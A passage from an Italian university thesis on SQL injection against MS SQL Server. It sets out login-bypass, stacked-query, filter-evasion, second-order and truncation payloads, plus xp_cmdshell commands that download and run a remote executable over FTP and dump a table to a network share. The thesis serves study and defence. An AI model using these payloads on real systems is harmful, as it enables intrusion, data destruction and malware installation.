Università degli Studi di Modena e Reggio Emilia

Facoltà di Ingegneria – Sede di Modena

Corso di Laurea in Ingegneria Informatica – *Nuovo Ordinamento*

ANALISI E CONTROMISURE DI TECNICHE DI SQL INJECTION

Relatore:
Prof. Sonia Bergamaschi

Candidato:
Jacopo Canese Nobili Spinetti

Correlatore:
Ing. Francesco Guerra

Anno Accademico 2005-2006

RINGRAZIAMENTI

Un sincero ringraziamento alla professoressa Sonia Bergamaschi per avermi dato la possibilità di sviluppare questa tesi e per la fiducia e disponibilità dimostratami.

Ringrazio l'Ing. Francesco Guerra per il prezioso aiuto fornito durante la realizzazione della tesi.

Desidero infine ringraziare la mia famiglia per l'affetto ed il sostegno che mi ha sempre dimostrato.

INDICE:

1. INTRODUZIONE... 6
1.1 Cosa sono le Sql injection... 6
1.2 Ambito della tesi.. 7

2. STUDIO E CLASSIFICAZIONE DELLE TECNICHE DI SQL INJECTION... 9
2.1 Tecniche di base.. 10
2.2 Tecniche avanzate.. 18
2.3 Tecniche di investigazione di base...30
2.4 Tecniche di investigazione avanzate.. 31
2.5 Tecniche di Blind Sql Injection...38

3. STUDIO DELLE POSSIBILI CONTROMISURE...............................42
3.1 Validazione dei dati..42
3.2 Utilizzo di Stored Procedure.. 46
3.3 Accesso tramite utenti con permessi limitati.................................47
3.4 Occultamento dei messaggi d'errore.. 48
3.5 Altri accorgimenti.. 48

4. ATTIVITA' SPERIMENTALE.. 51
4.1 Tentativi condotti sul sito della facoltà.. 51
4.2 Sperimentazione su di un'applicazione web di prova......................60
4.3 Implementazione di diverse contromisure nell'applicazione di prova..71

5. CONCLUSIONI E SVILUPPI FUTURI..81
5.1 Risultati ottenuti.. 81
5.2 Possibili sviluppi futuri.. 81
5.3 Bibliografia...82

INDICE DELLE FIGURE:

Figura 1: Immagine del sito della facoltà..51
Figura 2: Accesso all'Intranet di facoltà..52
Figura 3: Pagina per la ricerca insegnamento...54
Figura 4: Accesso al materiale didattico...57
Figura 5: barra degli indirizzi...58
Figura 6: materiale didattico...58
Figura 7: homepage del sito di prova..60
Figura 8: login dello studente..61
Figura 9: visualizzazione dei dati studente..62
Figura 10: risultato della prima injection..65
Figura 11: risultato della seconda injection..65
Figura 12: tabella creata con makewebtask..70
Figura 13: nuovo account in Sql Server...72
Figura 14: selezione dei database disponibili...72
Figura 15: restrizione degli accessi..73
Figura 16: assegnamento dei ruoli...73
Figura 17: invio dei messaggi d'errore...75
Figura 18: personalizzazione degli errori...75

Parole chiave:
Internet
Sicurezza
Web Database
Sql Injection

1. INTRODUZIONE

1.1 Cosa sono le Sql injection

Negli ultimi anni si è osservato un aumento della diffusione del Web e l'introduzione continua di nuovi servizi ed informazioni a disposizione dell'utente, con un notevole incremento della complessità e dinamicità dei contenuti che circolano nella rete stessa.

Nell'ultimo decennio è avvenuta la graduale introduzione nei siti internet di tutto il mondo di pagine web dinamiche, oltre alle consuete pagine statiche HTML. Queste nuove tecnologie hanno consentito una maggiore interazione tra Web Server ed utente Client, aprendo di fatto le porte alla creazione di innumerevoli servizi web oggi sempre più utilizzati e diffusi per la loro accessibilità.

Questa esplosione di informazioni e di diffusione del Web ha però causato come effetto collaterale anche un notevole incremento della pirateria informatica e del fenomeno dell'hacking, che sfrutta le debolezze ed i difetti di siti web non sempre sicuri e ben progettati.

Tra le tecniche di hacking utilizzate dai pirati informatici una delle più recenti ed in rapida diffusione relativamente ad applicazioni Web Database è quella delle Sql Injection, ovvero l'inserimento ed esecuzione di codice Sql non previsto all'interno di una pagina web dinamica.

A differenza di molte tecniche di hacking le Sql Injection non richiedono l'uso di particolari strumenti, né di approfondite conoscenze nel campo delle Reti di calcolatori.
L'unica cosa di cui si ha bisogno per poter effettuare una injection è di un computer collegato ad Internet ed un qualunque browser web tra quelli in circolazione.

Le Sql Injection sfruttano la possibilità di poter inviare al server tramite una richiesta HTTP uno o più parametri che saranno elaborati dal server per fornire all'utente il tipo di servizio desiderato.
Molto spesso questi parametri sono utilizzati dalla pagina web per comporre una query Sql con la quale interrogare un database; introducendo come parametri dei frammenti di codice Sql opportunamente scelti è possibile quindi modificare o addirittura stravolgere il significato della query eseguita dal server web, consentendoci così di eseguire azioni normalmente proibite all'utente comune.

Le tecniche di Sql Injection risultano inoltre del tutto indistinguibili dal normale traffico di rete, vanificando così molte delle misure di sicurezza tradizionali come l'analisi ed il controllo del traffico di rete o il monitoraggio delle porte.
La principale differenza tra le altre tecniche di hacking e le Sql Injection consiste quindi nel fatto che queste ultime operano sull'applicazione web stessa, anziché coinvolgere livelli di comunicazione più bassi o altri servizi che operano nel sistema operativo che ospita il server web.

Le possibilità offerte dall'uso di queste tecniche sono innumerevoli; oltre a fornire accesso ad informazioni riservate ed a qualunque altro tipo di operazione si voglia eseguire su database, consentono di entrare in aree private di siti web, assumere identità di altre persone reali o fittizie, manipolare il server stesso o facilitare l'esecuzione di tecniche di hacking di tipo

diverso.

Il rischio di esposizione alle tecniche di Sql Injection non dipende dalla tecnologia né dal tipo di hardware utilizzato. Non è possibile creare un server che sia virtualmente a prova di injection perchè queste tecniche sfruttano semplicemente le regole della sintassi Sql stessa e la loro flessibilità, caratteristiche proprie del linguaggio che non possono essere corrette o eliminate come se fossero un difetto.

Negli ultimi anni si è rivelato quindi necessario sviluppare contromisure e linee guida di programmazione da seguire nella progettazione di applicazioni web per riuscire a contrastare efficacemente questo fenomeno in forte espansione.

Nonostante nuove tecniche di injection siano inventate ogni giorno, rimane ancora alto il numero di sviluppatori web che non hanno una piena comprensione del fenomeno, per cui non sempre tali misure di sicurezza vengono seguite appieno. Questa mancanza di sensibilità nei confronti del problema è dovuto anche al fatto che tutta la documentazione riguardante queste tecniche e la loro prevenzione è molto recente e risulta ancora abbastanza frammentaria e non sempre facilmente accessibile nel Web, nonostante vengano pubblicati continuamente nuovi articoli sull'argomento.

Scopo di questa tesi è quello di esaminare ed approfondire le diverse tipologie di Sql Injection finora inventate e sulle principali misure di sicurezza da seguire nella realizzazione di applicazioni web. Quanto descritto nei primi capitoli della tesi è stato inoltre provato e verificato di persona svolgendo diverse attività di sperimentazione.

1.2 Ambito della tesi

Come accennato in precedenza, il fenomeno delle Sql Injection non riguarda un'architettura web particolare, bensì interessa qualunque tecnologia utilizzata per realizzare pagine web dinamiche che si interfacciano con un database.
L'applicazione web potrebbe ad esempio essere realizzata in linguaggio PHP o ASP, senza che le differenti sintassi utilizzate determinino in qualche modo un maggiore o minore rischio di injection.

Allo stesso modo la scelta del server Sql con cui interfacciarsi non influenza di molto la sicurezza dell'applicazione. E' necessario notare però che ogni tipo di server come ad esempio Oracle, Sql Server o MySql utilizza una propria versione del linguaggio Sql, che presenta alcune differenze sintattiche rispetto alle altre e allo standard Sql92; non è detto quindi che un attacco effettuato contro un determinato tipo di server sia ugualmente efficace anche contro sistemi di tipo diverso.
Nella maggioranza dei casi però è possibile adattare la forma di una Sql Injection a vari tipi di sintassi; inoltre qualunque sia il “dialetto” Sql utilizzato questo presenterà sempre degli elementi che potranno essere utilizzati a vantaggio dell'hacker.

Per i motivi sopra descritti si è cercato di presentare in questa tesi una descrizione per quanto

possibile generale ed ampia nella classificazione delle tecniche di Sql Injection, così come per le possibili contromisure.
Si è ritenuto tuttavia maggiormente interessante approfondire in particolare il discorso riguardante le tecnologie attualmente impiegate nel sito web della Facoltà di Ingegneria di Modena, al fine di verificarne l'effettiva sicurezza.
Lo studio delle tecniche di Sql Injection è quindi maggiormente focalizzato sulla sintassi del Transact-Sql, ovvero il "dialetto" Sql impiegato da MS SQL Server in uso dalla nostra facoltà.

Una scelta analoga è stata fatta anche nello studio delle misure di sicurezza, preferendo approfondire il discorso relativo alla tecnologia ASP.NET della Microsoft di recente diffusione.

La tesi si articola nei seguenti capitoli:

- **Capitolo 2: studio e classificazione delle tecniche di Sql Injection**. Sono descritti i principi di classificazione che si è scelto di adottare per lo studio delle tecniche di injection. Ciascuna categoria viene poi approfondita ed esaminata, riportando per ognuna di esse uno o più esempi applicativi.

- **Capitolo 3: studio delle possibili contromisure.** Sono esaminate le specifiche misure di sicurezza e le fondamentali linee guida di progettazione che devono essere tenute in considerazione nel realizzare un'applicazione web, al fine di scongiurare il pericolo di injection.

- **Capitolo 4: attività sperimentale.** Vengono riportati i resoconti delle diverse attività sperimentali svolte parallelamente alle ricerche descritte nei capitoli precedenti. Parte di queste sperimentazioni sono state eseguite su di un'applicazione web realizzata appositamente; sono state inoltre condotte prove volte a verificare la sicurezza del sito web della Facoltà di Ingegneria dell'Università di Modena.

- **Capitolo 5: conclusioni e sviluppi futuri.** Sono descritti i risultati ottenuti con questa tesi, evidenziando inoltre le tematiche che sono state esaminate solo superficialmente e che potranno quindi essere oggetto di studi futuri.

2. STUDIO E CLASSIFICAZIONE DELLE TECNICHE DI SQL INJECTION

Lo studio delle tecniche di Sql Injection riguarda un campo molto flessibile e sottoposto a continue introduzioni di nuovi elementi; gli stessi semplici principi di base possono essere utilizzati per assemblare injection molto diverse tra loro per funzionamento ed obiettivo.
Difficilmente un hacker sfrutterà una sola di queste tecniche per raggiungere i suoi scopi; un attacco effettuato tramite Sql Injection può richiedere anche diversi giorni di preparazione e molti attacchi si basano su diversi tipi di injection combinate tra loro.

Con queste premesse cercare di classificare le varie tipologie di injection non è un'operazione semplice, per cui è necessario adottare una suddivisione in categorie generiche che racchiudano tecniche concettualmente simili, pur tenendo presente che tali divisioni possono non essere nettamente marcate.

A tal fine si è deciso di suddividere le tecniche di Sql Injection in cinque categorie:

- Tecniche di Sql injection di base

Si tratta dei principi di base con i quali vengono realizzate tutte le altre tipologie di injection.
In particolare riguardano l'uso di congiunzioni logiche, caratteri di commento, separatori ed in generale altri elementi della sintassi Sql al fine di manipolare a proprio piacimento il significato delle query eseguite da un'applicazione web.
Tra le tecniche di base sono presenti inoltre numerosi accorgimenti utilizzabili per creare enunciati Sql perfettamente equivalenti a quelli di partenza, ma in grado di aggirare molte delle contromisure più semplici.

- Tecniche di SQL injection avanzate

questa categoria racchiude le principali tipologie di attacco tramite injection, soprattutto quelle che riguardano la manipolazione del database e del server su cui esso risiede.

- Tecniche di investigazione di base

Per effettuare un qualunque tipo di injection è necessario prima effettuare alcune ricerche preliminari, al fine di ottenere informazioni preziose per la composizione della injection voluta. Questa categoria riguarda le osservazioni preliminari necessarie per determinare i funzionamento del sistema sotto attacco e quali elementi di base siano utilizzabili o meno per la composizione delle altre tecniche.

- Tecniche di investigazione avanzate

A differenza delle tecniche precedenti, queste hanno la funzione di ottenere informazioni riservate presenti nel database, quali ad esempio la struttura del database, nomi di colonne, tabelle, oppure i dati contenuti in esse.
Tali tecniche possono essere di grande aiuto nella composizione di altre injection più invasive o più mirate.

- Tecniche di Blind SQL injection

Sono particolari tecniche di injection alle quali un hacker è costretto a ricorrere nel caso in cui le normali tecniche di investigazione si rivelino del tutto inutilizzabili; questo avviene nel caso in cui ogni messaggio d'errore o di risposta potenzialmente utile all'hacker sia stato rimosso e quest'ultimo si trovi a dover tentare delle injection "alla cieca".

Molti degli esempi riportati di seguito a scopo esplicativo sono stati realizzati di persona, sulla base di pagine web dinamiche create appositamente.

2.1 Tecniche di base

Una delle tecniche fondamentali su cui si basano molte altre tecniche più complesse consiste semplicemente nell'introdurre una condizione sempre vera nella clausola where della query, in modo da ottenere l'intera tabella tra i risultati.

Si consideri ad esempio una query di questo tipo:

```
SELECT campoStr FROM tabella WHERE chiave = ' $stringa ';
```

dove `$stringa` è una stringa inserita dall'utente all'interno di un form previsto dall'applicazione web. Nel caso di un inserimento normale la pagina utilizza l'input `chiave` fornito dall'utente per ottenere il valore di `campoStr` corrispondente.

Inserendo `' OR 'x'='x` al posto di una stringa normale, la query anziché fornire un solo risultato restituirà l'intero contenuto della tabella; in base al tipo di azione coinvolta dalla query potremmo ad esempio riuscire a visualizzare tutti i possibili valori di `campoStr` senza conoscere nessuno dei corrispondenti valori del campo `chiave`.

2.1.1 Uso dei caratteri di commento

In molti casi l'uso di questa tecnica di base si rivela insufficiente; molto probabilmente la query eseguita è più complessa e richiede qualche accorgimento in più per essere manipolata.
Un'ottima possibilità offerta dalla sintassi sql è l'utilizzo dei caratteri di commento per eliminare porzioni della query che non servono o che sono di intralcio per l'injection.
Si consideri ad esempio una pagina per il login di un utente registrato in un database:

```
SELECT * FROM utenti WHERE Login='$name' AND Password='$password'
```

a differenza del caso precedente il confronto viene fatto con due valori, uno per il nome utente ed uno per la password.

Introducendo come input nei form:

```
$name: '/*
$password: */ OR 'x' = 'x
```

Si ottiene:

```
SELECT field FROM database WHERE Login = ''
/*' AND Password = '*/ OR 'x' = 'x'
```

che permette l'accesso a database senza conoscere né username né password.

Un'alternativa consentita dal Transact-Sql è l'utilizzo dei caratteri "--" per segnalare tutto il testo seguente come commento; questo ci consente di ignorare gli eventuali frammenti di codice successivi al nostro inserimento:

```
SELECT campo FROM tabella
WHERE Login='stringa' or 'x'='x'--' AND
Password='$Password'
```

2.1.2 Campi d'inserimento di tipo numerico

Nel caso in cui il tipo di dato di cui il form prevede l'inserimento sia un intero anziché una stringa è sufficiente modificare di poco la sintassi per ottenere gli stessi effetti:

```
SELECT campo FROM tabella WHERE campoNum = $numero;
```

da notare il fatto che in questo caso non siano presenti apici a delimitare la stringa $numero.

Inserendo

```
$numero= 1 OR 1=1
```

Si ottengono gli stessi risultati visti prima. Addirittura la sintassi diventa ancora più semplice e ci permette di lanciare injection senza l'uso del carattere speciale apice:

```
SELECT campo FROM tabella WHERE campoNum = 1 OR 1=1;
```

2.1.3 Concatenazione di comandi

Altra tecnica molto utile è quella di comporre nella stessa stringa più comandi sql distinti.
Questo è possibile grazie a ";" che in Sql è il carattere di separazione dei comandi, utile per concatenare alla query lanciata dall'applicazione web una qualunque altra operazione utile, anche di scrittura.
In questo caso ad esempio viene concatenata alla query iniziale il comando `drop` che ci permette di eliminare una tabella intera:

```
SELECT *  FROM studenti
WHERE numtess =  1; DROP TABLE studenti
```

2.1.4 Tecniche per il superamento delle misure di sicurezza più semplici

Alcune delle tecniche più semplici ed efficaci per ostacolare i tentativi di attacco ai danni di un'applicazione web consistono in limitazioni al numero di caratteri che è possibile inserire nei campi delle pagine web e la sostituzione/eliminazione dei caratteri più pericolosi.

Esistono però numerosi accorgimenti per aggirare questi controlli.
Nel caso in cui ad esempio il form richieda e verifichi l'inserimento di un indirizzo e-mail che sia verosimile (di tipo stringa@sito.it), si potrebbero utilizzare inserimenti di questo genere:

```
SELECT campo FROM tabella
WHERE Login=$login AND Password=$Password
```

dove

```
$login: '/*mio@mail.com
$password: */ or ''='
```

L'applicazione web verifica che la stringa inserita nel campo login è un indirizzo e-mail valido, mentre il database SQL legge i caratteri /**/ come fossero un commento, consentendo così all'hacker di raggiungere il suo obiettivo.

Molti dei sistemi di controllo basilari contro le sql injection sono pensati per bloccare attacchi effettuati con inserimenti simili a “' OR 'stringa' = 'stringa” visti in precedenza: Uno dei più usati è verificare se in presenza di un carattere “=” all'interno della stringa inserita vi siano o meno 2 sotto-stringhe identiche e contigue al simbolo di uguale; grazie ad un controllo di questo tipo il nostro semplice attacco “' OR 'stringa' = 'stringa” è destinato a fallire. Ci sono però numerosissimi modi diversi per aggirare questo problema; principalmente si tratta di scrivere la stessa identica stringa in due modi diversi, che superino quindi i controlli senza però perdere efficacia. Ciò può essere fatto ad esempio in questo modo:

```
OR 'Stringa' = N'Stringa'
```

Per l'applicazione che effettua il controllo le due notazioni sono effettivamente diverse; per SQL Server invece il carattere N premesso alla stringa indica semplicemente che essa deve essere trattata come una variabile nvarchar, ma per il resto la considera sintatticamente uguale a “Stringa”.

L'hacker potrebbe altrimenti “rompere” a metà una delle due stringhe in questo modo, sfruttando la possibilità di concatenare stringhe offerta dal Transact-SQL:

```
OR 'Stringa' = 'Strin'+'ga'
```

Anche in questo caso due forme apparentemente diverse vengono interpretare da Sql Server come identiche.
Da notare il fatto che questi ultimi due esempi sono stati realizzati seguendo la sintassi del Transact-Sql, ma è comunque possibile scriverne delle forme simili in altri “dialetti” Sql.

Forme di controllo più sofisticate potrebbero invece essere progettate per verificare che nella stringa inserita dall'utente non vi sia la presenza congiunta di un OR e di un uguale (=) da qualche parte nella sotto-stringa successiva all'OR. In questo caso nessuna delle varianti viste in precedenza risulterebbe efficace.

E' sufficiente però trovare altre brevi espressioni che restituiscano sempre valore vero (come 'stringa' = 'stringa') per aggirare questo ostacolo. Ad esempio:

```
OR 'Simple' LIKE 'Sim%'
```

Sfrutta il comando like per eseguire una equiparazione parziale tra stringhe.
Altre possibilità sono offerte dagli operatori < o >:

```
OR 'Stringa' > 'S'
OR 'Stringa' < 'X'
OR 2 > 1
```

Oppure da i comandi IN o BETWEEN:

```
OR 'Stringa' IN ('Stringa')
OR 'Stringa' BETWEEN 'R' AND 'T'
```

Le varianti sono innumerevoli. Anche se il programmatore avrà previsto ulteriori controlli sull'input, è comunque molto probabile trovare una qualche forma simile a queste che non sia stata prevista.

2.1.5 Eliminazione degli spazi bianchi:

Molti sistemi di controllo verificano semplicemente la presenza nell'input di determinate parole chiave SQL (e quindi "pericolose") seguite da uno spazio bianco di separazione; questo controllo quindi bloccherebbe ogni nostro tentativo di penetrazione effettuato con gli inserimenti visti fino ad adesso.
Prendendo ad esempio la parola chiave OR (congiunzione logica), poiché nell'input "' OR 'stringa' = 'stringa" questa parola è seguita da uno spazio bianco l'esecuzione viene interrotta; se invece inserisco una stringa come "ORLANDO" il comando viene eseguito correttamente, perchè la presenza di "OR" non è riconosciuta come pericolosa.

Per aggirare questo problema vi sono ulteriori tecniche utilizzabili; la semantica molto versatile di Transact-SQL consente ad esempio di omettere gli spazi separatori tra parole chiave SQL e stringhe, oppure tra numeri ed operatori; ad esempio anziché scrivere:

```
…Testo' OR 'Stringa' = 'Stringa'
```

Si possono omettere gli spazi separatori in questo modo:

```
…Testo'OR'Stringa'='Stringa'
```

Non è neanche troppo complicato separare senza spazi due parole chiave consecutive.
Se ad esempio volessimo utilizzare un frammento di codice del tipo

```
...UNION SELECT * FROM...
```

è sufficiente sfruttare i simboli di commento /**/, che in Transact-SQL sono letti come separatori esattamente come uno spazio bianco:

```
.../**/UNION/**/SELECT/**/*/**/FROM...
```

Un altro modo per aggirare i controlli sulle parole chiave del linguaggio SQL è quello di sfruttare la concatenazione di stringhe in maniera simile al caso visto in precedenza:

```
exec('cre'+'ate table sonostatoqui(Jacopo int)')
```

In questo modo il comando CREATE non può essere assolutamente riconosciuto dall'applicazione web; la stessa particolarità può essere sfruttata anche insieme al comando SP_EXECUTESQL, che esegue una stringa di codice sql (comandi simili sono disponibili anche per altri tipi di database).

2.1.6 Codifica esadecimale dei comandi sql:

Un metodo alternativo per lanciare comandi sql è quello di usarne la codifica esadecimale. Ad esempio i comandi:

```
declare @q varchar(4000)
select @q = 0x73656c65637420404076657273696f6e
exec(@q)

declare @q nvarchar(4000)
select @q =
0x730065006C00650063007400200040004000760065007200730069006F00
exec(@q)
```

eseguono il comando “Select @@version” (la prima versione è in codifica ASCII, mentre la seconda è in codifica unicode)
Questa possibilità ci consente di aggirare controlli su parole chiave o caratteri particolari.

Note sulla codifica: un carattere ascii occupa un byte. Poiché una cifra esadecimale occupa 4 bit, a ciascun carattere della stringa corrispondono 2 cifre esadecimali. I caratteri unicode invece occupano 2 byte ciascuno, per cui ognuno di essi è rappresentato da 4 cifre esadecimali.

Per ricavare la codifica esadecimale di un comando che ci interessa lanciare è sufficiente utilizzare le funzioni cast o convert del T-Sql:

```
convert(varbinary,'select @@version')
```

2.1.7 Stringhe senza uso di apici

Una buona parte delle tecniche di sql injection presentate fino ad ora prevede l'impiego del carattere speciale apice, utilizzato in sql come delimitatore di stringa. Un metodo diffuso per proteggere le applicazioni è quello di sostituire ciascun apice inserito in input con una coppia di apici, del tutto inoffensiva. Ciò è generalmente effettuato ricorrendo a funzioni di sostituzione come replace o simili. Ad esempio,

```
function escape( input )
input = replace(input, "'", "''")
```

```
escape = input
end function
```

Molto usate a tal fine sono le funzioni QUOTENAME e REPLACE, del Transact-Sql.
Un'altra operazione molto utile per la sicurezza è ad esempio la rimozione del carattere “;”.
Grazie a questi due accorgimenti molti dei tentativi di injection visti in precedenza diventano inefficaci.

E' comunque molto probabile che in un'applicazione web di una certa complessità e grandezza siano previsti campi di inserimento di dati di tipo numerico e non di tipo stringa. Tali campi di inserimento non prevedono generalmente l'utilizzo di apici come limitatori d'input, per cui è possibile effettuare injection senza utilizzare altri apici:

```
SELECT campo FROM tabella WHERE campo = 1 OR 1=1
```

Questa semplice injection, simile a quelle precedenti, non utilizza alcun apice.

Nel caso in cui si volesse però inserire una stringa all'interno del form (ad esempio nel caso si volesse eseguire una insert), ci si trova costretti nuovamente ad usare il carattere apice.
Un semplice modo per ovviare a tale problema può essere quello di inserire numeri al posto dei dati di tipo stringa; molti server Sql sono realizzati in modo tale da provvedere automaticamente a convertire l'inserimento numerico nella stringa equivalente, senza bisogno di usare apici:

```
insert into studenti(numtess,passwd) values (00001,1234)
```

il campo `numtess` inserito rimane un numero, mentre `passwd` viene convertito in stringa.

Un altro modo per specificare stringhe senza apici è quello di usare la funzione “Char” di Transact-SQL o altri comandi equivalenti. Questa restituisce il carattere ascii corrispondente al numero specificato. Si può quindi comporre un comando di questo tipo:

```
insert into studenti(numtess,passwd)
values(00001,char(99)+char(105)+char(97)+char(111))
```

oppure

```
insert into studenti(numtess,passwd)
values(00001,char(0x63)+char(0x69)+char(0x61)+char(0x6F))
```

Senza utilizzare nessun apice. (Il secondo esempio utilizza la codifica esadecimale dei caratteri.)

2.1.8 Utilizzo di dati memorizzati e riutilizzati dall'applicazione:

Anche se gli apici inseriti sono raddoppiati dall'applicazione e quindi neutralizzati, in alcuni casi si può ancora utilizzare tale carattere sfruttando la possibilità di far memorizzare alcuni dati al database.
Ipotizziamo ad esempio che l'hacker possa creare una normale registrazione con username e password; registrandosi con dati di questo tipo:

```
Username: admin'--
Password: password
```

L'applicazione raddoppierà l'apice contenuto nella username e genererà senza malfunzionamenti un inserimento di questo tipo:

```
insert into users values( 123, 'admin''--', 'password')
```

Se ad esempio l'applicazione consente all'utente di cambiare la propria password potrebbe utilizzare uno script simile a questo:

```
username = escape( Request.form("username") );
oldpassword = escape( Request.form("oldpassword") );
newpassword = escape( Request.form("newpassword") );
var rso = Server.CreateObject("ADODB.Recordset");
var sql = "select * from users where username = '"
+ username + "' and password = '" + oldpassword + "'";
rso.open( sql, cn );
if (rso.EOF) { …
```

Il comando che memorizza la nuova password presenta questa struttura:

```
sql = "update users set password = '" + newpassword + "'
where username = '" + rso("username") + "'"
```

rso("username") restituirà la username inserita nella fase di registrazione con username e password senza apice raddoppiato, quindi l'operazione di update che effettivamente viene eseguita è

```
update users set password = 'password'
where username = 'admin'--'
```

L'hacker ha così la possibilità di modificare a piacimento la password dell'amministratore di sistema.

2.1.9 Campi con numero di caratteri limitati:

Un altro tipo di prevenzione contro le injection è la limitazione dei caratteri utilizzabili in un campo d'inserimento. Questa contromisura sicuramente renderà difficile la messa in atto delle injection più complesse ed eleganti, ma non difende minimamente da attacchi più semplici ma non per questo meno letali; inserendo comandi come:

```
shutdown--
```

Si causa l'interruzione del server; è quindi possibile creare notevoli disagi con soli 12 caratteri. Un altro esempio è il comando drop, che consente di eliminare praticamente tutti i dati contenuti nel database.

La limitazione dei caratteri potrebbe inoltre risultare utile all'hacker per ovviare al raddoppiamento degli apici eventualmente attuato dall'applicazione web.
Inserendo in un campo un numero di caratteri pari al numero massimo consentito, di cui l'ultimo carattere sia un apice, l'applicazione cercherà di raddoppiare quest'ultimo aggiungendo un altro apice in fondo alla stringa, che però verrà rimosso quando verranno applicate le limitazioni di lunghezza.

Ad esempio, se immaginiamo un campo username e password entrambi limitati a 16 caratteri ed una query di tipo:

```
select * from studenti
where username='$nome' and password='$passwd'
```

inserendo:

```
$nome= aaaaaaaaaaaaaaa'
$passwd= '; shutdown--
```

la query che ne risulta sarà

```
    select * from studenti where
    username=' aaaaaaaaaaaaaaa' ' and password=' '';
shutdown--
```

Il campo username viene quindi letto come “`aaaaaaaaaaaaaaa' and password='` ”.
In pratica si potrà inserire nel campo password (successivo a quello username) un qualunque comando sql desiderato semplicemente premettendo un apice.

2.2 Tecniche avanzate

I principi base fin qui descritti vengono ora impiegati per realizzare injection che abbiano un reale interesse per l'hacker, come ad esempio l'introduzione di file nel server o l'esecuzione di procedure personalizzate.
Particolare attenzione è stata rivolta all'analisi delle stored procedures presenti in Microsoft Sql Server.

2.2.1 Introduzione di un utente fittizio

Chi vuole accedere comodamente ad un'applicazione web senza averne i permessi potrebbe trovare utile creare un nuovo utente "fittizio" del sistema; per fare ciò è sufficiente lanciare un comando di INSERT nella tabella utenti memorizzata nel database, utilizzando il carattere ";" per concatenare le istruzioni.
Si rimanda al paragrafo 2.4 la descrizione delle tecniche utilizzabili per ricavare informazioni su una tabella ed i nomi dei suoi campi.

Se anche non si riuscissero a scoprire tutti i campi della tabella interessata si può creare comunque un utente specificando solo i campi noti:

```
     INSERT INTO studenti ('email','passwd','numtess','nome')
     VALUES

('deepthought@sito.com','hello','00001','DeepThought');--';
```

Non è detto però che una tale operazione funzioni:

1. Il form utilizzato per l'inserimento della stringa potrebbe non consentire sufficienti caratteri.
2. L'utente che esegue il comando sql potrebbe non avere i permessi per eseguire una insert.
3. Potrebbero esistere campi della tabella strettamente necessari per l'inserimento ma che non ci sono noti (primary key o altri vincoli d'inserimento).
4. E' possibile che la creazione di un utente valido non coinvolga solamente un inserimento nella tabella utenti, ma anche la creazione di ulteriori informazioni associate contenute in altre tabelle (come ad esempio i permessi d'accesso), senza le quali l'utente creato risulta inutile.

Nel caso in cui si trovino difficoltà di questo genere si può invece provare a modificare un utente già esistente tramite la funzione UPDATE. Si potranno modificare i campi desiderati per facilitare le nostre operazioni ed ottenere così un accesso tramite un utente già "accreditato":

```
     UPDATE studenti SET passwd = 'salve' WHERE numtess=
11111--
```

2.2.2 Utilizzo della stored procedure "xp_cmdshell" (in MS Sql Server)

Sql Server mette a disposizione la procedura xp_cmdshell, che permette di eseguire un qualunque comando sul calcolatore su cui risiede il server. Se l'hacker ha accesso a questa

procedura allora potrà facilmente manipolare l'intero sistema a suo piacimento, non limitandosi semplicemente al database.

L'installazione di default di SQL Server prevede che il processo in esecuzione sia considerato di sistema (ovvero eseguito da username SYSTEM), il che equivale ad avere privilegi da Amministratore di sistema nell'esecuzione di qualunque comando.

Sono riportati di seguito alcuni esempi d'uso di xp_cmdshell:

```
master..xp_cmdshell 'dir'
```
Restituisce la directory di lavoro di sql server.

```
master..xp_cmdshell 'net1 user'
```
Restituisce una lista di tutti gli utenti sulla macchina.

```
master..xp_cmdshell 'ping 192.168.1.1'
```
Consente di “pingare” un qualsiasi dispositivo collegato al web.

Particolarmente utile ed interessante risulta l'importazione ed esecuzione di uno script composto da N righe (ad esempio un Visual Basic Script):

```
exec xp_cmdshell '"[riga 1]" >> mioscript.vbs'
exec xp_cmdshell '"[riga 2]" >> mioscript.vbs'
...
exec xp_cmdshell '"[riga N]" >> mioscript.vbs'
exec xp_cmdshell 'mioscript.vbs'
```

Lo script eseguito potrebbe contenere una qualunque funzione utile, come ad esempio l'esecuzione di una qualche altra tecnica di hacking.
Lo stesso sistema può ad esempio essere sfruttato anche per la creazione di una connessione FTP e la trasmissione di file al server.

Creazione del file di impostazioni:

```
    exec xp_cmdshell '"echo open 192.168.1.1" >> c:\op.txt';
    exec xp_cmdshell '"echo USER" >> c:\op.txt';
    exec xp_cmdshell '"echo PASS" >> c:\op.txt';
    exec xp_cmdshell '"echo GET sonounvirus.exe" >>
c:\op.txt';
    exec xp_cmdshell '"echo quit" >> c:\op.txt';
```

Lancio della connessione FTP:

```
exec xp_cmdshell 'FTP.EXE -s:C:\op.txt';
```

Esecuzione del file inviato:

```
exec xp_cmdshell 'c:\winnt\system32\sonounvirus.exe';
```

Chi riuscisse ad eseguire attacchi di questo tipo potrebbe essere praticamente in grado di fare qualunque cosa nel sistema violato.

2.2.3 Uso della stored procedure sp_makewebtask

In alcuni casi può risultare problematica non tanto l'esecuzione di una query, quanto la visualizzazione dei risultati che questa ci restituisce. La procedura che segue consente di scrivere il risultato di una query in un file:

```
master..sp_makewebtask "\\192.168.1.1\shared\output.html",
"SELECT * FROM unimo..studenti"
```

E' possibile che il file di destinazione si trovi in un qualunque computer collegato in rete. La directory che contiene il file output.html deve però essere impostata come condivisa per ogni utente della rete.

2.2.4 Altre stored procedure utili:

`xp_servicecontrol` permette di azionare o fermare i servizi, ad esempio:

```
master..xp_servicecontrol 'start', 'schedule'
master..xp_servicecontrol 'stop', 'server'
```

`xp_availablemedia`, mostra quali siano i drives presenti sul calcolatore che ospita il server.
`xp_dirtree`, consente di ottenere un albero delle directory del calcolatore.
`xp_enumdsn`, elenca le risorse dati ODBC (Open Database Connectivity) presenti sul server.
`xp_loginconfig`, fornisce informazioni sulle modalità di sicurezza del server.
`xp_makecab`, consente di creare un archivio di file compressi sul server.
`xp_ntsec_enumdomains`, elenca i domini a cui il server ha accesso.
`xp_terminate_process`, termina un processo noto il suo PID.

2.2.5 Introduzione di procedure personalizzate:

E' possibile creare proprie stored procedure e farle eseguire da Sql Server; alcuni metodi sfruttano connessioni HTTP o FTP per comunicare da riga di comando con il server ed inviare ad esso il file dll con la procedura creata. Non è strettamente necessario posizionare la procedura nel server stesso; è sufficiente che si trovi su di una macchina alla quale Sql Server ha accesso.
Un esempio per la creazione di una connessione FTP è stato già illustrato nel sotto-paragrafo dedicato alla stored procedure xp_cmdshell.
Una volta inviato il file dll al server per aggiungere la procedura personalizzata a Sql Server è sufficiente eseguire il comando sp_addextendedproc:

```
sp_addextendedproc 'miaprocedura',
'c:\temp\miaprocedura.dll'
```

